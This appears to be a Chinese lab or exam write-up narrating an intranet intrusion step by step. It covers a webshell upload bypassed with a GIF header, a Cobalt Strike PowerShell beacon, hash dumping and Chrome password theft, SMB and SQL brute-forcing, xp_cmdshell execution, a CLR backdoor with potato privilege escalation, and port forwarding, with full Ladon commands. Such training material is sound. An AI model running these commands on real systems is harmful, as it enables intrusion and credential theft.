



在webshell前面加上gif头信息，绕过检测，上传成功




上传webshell后，可通过webshell植入马，上传exe、dll发现被删，所以得换一个思路，改用powershell上线CS。选择Attack-WEB Derive by----如下图所示，生成一个powershell的URL，执行命令后可上线，注意选择X64，和我们之前探测的信息一致，以免后续，某些命令或程序加载有问题。






由于已经是管理员权限CS上线后DumpHash获取密码


CS上传EXE，不一会消失了，可能目标不允许上传exe，将其改成jpg，再上传发现也消失了，原来上面有“杀软”，对EXE查杀比较严格，我们可以换个思路，改用PowerShell，或者直接CS上的Ladon进行后渗透。




获取Chrome浏览器密码，发现一个ASPX站点




可以命令行Ladon ChromePwd 也可以直接右键一键使用



扫描端口 Ladon noping 192.168.80.33




有445看看有无MS17010漏洞，没有换一个思路




CMS扫描看看有什么WEB应用，扫到IIS和Joomla

命令： Ladon noping 192.168.80.33 cms




使用GetHtml模块访问内网web，查看网站、路由器等


命令Ladon GetHtml http://192.168.18.145/administrator/manifests/files/joomla.xml通过访问joomla.xml查看Joomla版本为4.2.7




最新版的CMS模块已支持Joomla版本自动识别




Ladon有个EXP，可以一键利用读取Joomla数据库密码



将收集到的密码做成字典 对第2层内网机器进行SMB爆破 

测试SMBEXEC WMIEXEC无法执行命令 我们再想其办法 再把收集到的密码对数据库进行爆破，成功获取到 Pa33WordSQL2016 密码



拿到SQL Server数据库密码后，我们使用Ladon来提权，数据库权限，当前只能增删改查，并不能直接执行系统命令。首先先使用info查看数据库相关信息，是否具备dba权限等。

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master info


Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master install\_clr

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master uninstall\_clr

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master clr\_efspotato whoami

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master clr\_badpotato whoami


shell powershell -exec bypass Import-Module .\Ladon.ps1;Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master info



执行以下2条命令，即可通过SQL数据库执行命令，当前用户为数据库


Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master open\_shell

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master xp\_cmdshell whoami




安装CLR后门，进一步提权，这次是将命令执行权限从服务用户提升至System

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master install\_clr




安装后门后 可使用内置potato提权system执行任意命令

Ladon MssqlCmd 192.168.80.33 sa Pa33WordSQL2016 master clr\_efspotato whoami




执行其它命令 发现有问题 可能是Ladon来没针对CS进行优化 所以我们换个思路



CS上执行mssqlcmd有点问题 Ladon端口转发 将1433转到第1层执行： Ladon netsh add 1433 192.168.80.33 1433


参考：http://k8gege.org/Ladon/netsh.html




转发后，在攻击机器打第1层的1433就对应第2层的SQL数据库了 转发后 正常执行命令


可执行命令后，可以进行信息收集，进程、桌面、相关配置文件等看有何收获

"dir c:\users\" 看都有哪些用户 看管理员桌面上是否有什么密码文件等




桌面上有个pwd.txt文件




查看文件 发现里面 提示找到 ISOK-DB 数据库密码，实战文件里面可能只出现一个IP或其它信息不一定有用户密码，而且也不会提示你去找到它的密码，所以实战信息收集工作更要细心。

回忆一下，在第1层读取chrome浏览器我们发现有个aspx网站，我们可以去看看它有无配置文件，ASPX一般都是IIS搭建的，我们可以尝试列一下IIS目录看看。不懂就GOOGLE一下，当然现在不懂，先AI一下，让它给你一些常规配置、默认目录答案。




根目录上没有，testsqlvul888目录看看，发现web.config




读取该文件获取用户密码 注释上还写着“考试合格 请回中心打印成绩单”


connectionString="Server=10.10.8.1;Database=ISOK-DB;User Id=sa;Password=Pa33WordSQL2025;"




本次考试，桌面上的pwd.txt和web.config文件,只有system权限用户才能访问，所以不管通过什么方式执行命令，最终必须拿到system权限。



解决CS上执行命令不支持双引号问题，可以使用Base64

